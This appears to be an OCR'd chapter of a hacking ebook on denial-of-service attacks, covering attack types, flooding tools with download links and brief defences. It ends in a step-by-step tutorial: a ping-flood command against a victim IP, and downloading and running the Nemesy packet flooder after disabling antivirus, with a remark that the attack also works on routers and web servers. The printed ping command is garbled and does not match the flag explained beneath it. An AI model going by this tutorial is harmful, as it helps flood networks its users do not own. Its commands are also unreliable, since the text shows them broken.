


Figure 112: Source- Internet

How DoS attacks work

Let's look at how DoS attacks are performed and the techniques used. We will look at five common types of attacks.

Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times. The effect of this is slowing down the network to a point where it is impossible to use it.

Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

DoS attack tools

The following are some of the tools that can be used to perform DoS attacks.

- **Nemesy**– This tool can be used to generate random packets. It works on windows. This tool can be downloaded from http://packetstormsecurity.com/files/25599/nemesy13.zip.html . Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
- **Land and LaTierra**– This tool can be used for IP spoofing and opening TCP connections
- **Blast**– This tool can be downloaded from http://www.opencomm.co.uk/products/blast/features.php
- **Panther-** This tool can be used to flood a victim's network with UDP packets.
- **Botnets**– These are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.

DoS Protection: Prevent an attack

An organization can adopt the following policy to protect itself against Denial of Service attacks.

- Attacks such as SYN flooding take advantage of bugs in the operating system. **Installing security patches can** help reduce the chances of such attacks.
- **Intrusion detection systems** can also be used to identify and even stop illegal activities
- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
- **Routers** can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

Hacking Tutorial: Ping of Death

We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.

Open the command prompt on the target computer

Enter the command ipconfig. You will get results similar to the ones shown below




Figure 113:Source- Internet

For this example, we are using Mobile Broadband connection details. Take

note of the IP address. Note: for this example to be more effective, and you must use a LAN network.

Switch to the computer that you want to use for the attack and open the command prompt

We will ping our victim computer with infinite data packets of 65500

Enter the following command

ping 10.128.131.108 –t |65500

What it means:

- "ping" sends the data packets to the victim
- "10.128.131.108" is the IP address of the victim
- "-t" means the data packets should be sent until the program is stopped
- "-l" specifies the data load to be sent to the victim

You will get results similar to the ones shown below




Figure 114: Source- Internet

Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following




Figure 115:Source- Internet

If the attack is successful, you should be able to see increased network activities.

Launch a DOS attack

In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

- Download Nemesy from http://packetstormsecurity.com/files/25599/nemesy13.zip.html
- Unzip it and run the program Nemesy.exe
- You will get the following interface




Figure 116: Source- Internet

Enter the target IP address, in this example; we have used the target IP we used in the above example.

What it means:

- **0 as the number of packets means infinity**. You can set it to the desired number if you do not want to send, infinity data packets
- The **size field specifies the data bytes to be sent** and the delay **specifies the time interval** in milliseconds.

Click on send button

You should be able to see the following results.

Figure 117: Source- Internet

The title bar will show you the number of packets sent

Click on halt button to stop the program from sending data packets.

You can monitor the task manager of the target computer to see the network activities.

Hope you Enjoyed the Attack ☺

Get in Touch with us

Hope you enjoyed the book and learnt new things as expecting. Keep a connection with us and we have a lot more things for you.

Social Handle

Instagram Community: instagram.com/technical_sapien

Telegram Community: t.me/technical_sapien